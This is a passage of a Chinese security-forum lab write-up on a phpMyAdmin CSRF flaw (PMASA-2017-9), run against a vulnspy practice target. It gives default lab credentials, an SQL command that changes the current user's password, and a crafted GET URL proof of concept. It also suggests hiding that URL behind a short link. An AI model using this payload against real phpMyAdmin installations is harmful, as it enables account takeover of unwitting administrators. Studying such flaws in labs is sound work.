- 2 Exploit CSRF - Modifying the password of current user
- Exploit Demonstration
- 3 Exploit CSRF - Arbitrary File Write
- Exploit Demonstration
- 4 Exploit CSRF - Data Retrieval over DNS
- 5 Exploit CSRF - Empty All Rows From All Tables
- Exploit Demonstration
- GitHub Source
- Reference

可以登录也可以不登录



打开靶机地址，默认账号密码：root/toor，靶机只有十分钟的时间



1.2.4.2 利用过程

将当前用户密码更改为hongri，SQL命令


```
SET password=PASSWORD('hongri');
```

构造poc

```
http://f1496b741e86dce4b2f79f3e839f977d.vsplate.me:19830/pma/sql.php?db=mysql&table=user&sql_query=SET%20password%20=%20PASSWORD(%27hongri%27)
```

我们可以使用短域名伪装

修改成功



1.2.4.3 参考文章

<https://www.vulnspy.com/?u=pmasa-2017-9>

点击收藏 | 0 关注 | 1

[上一篇：XNUCA2019 ez系列web题解](#) [下一篇：关于thinkphp使用bind注...](#)

1. 0 条回复
- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)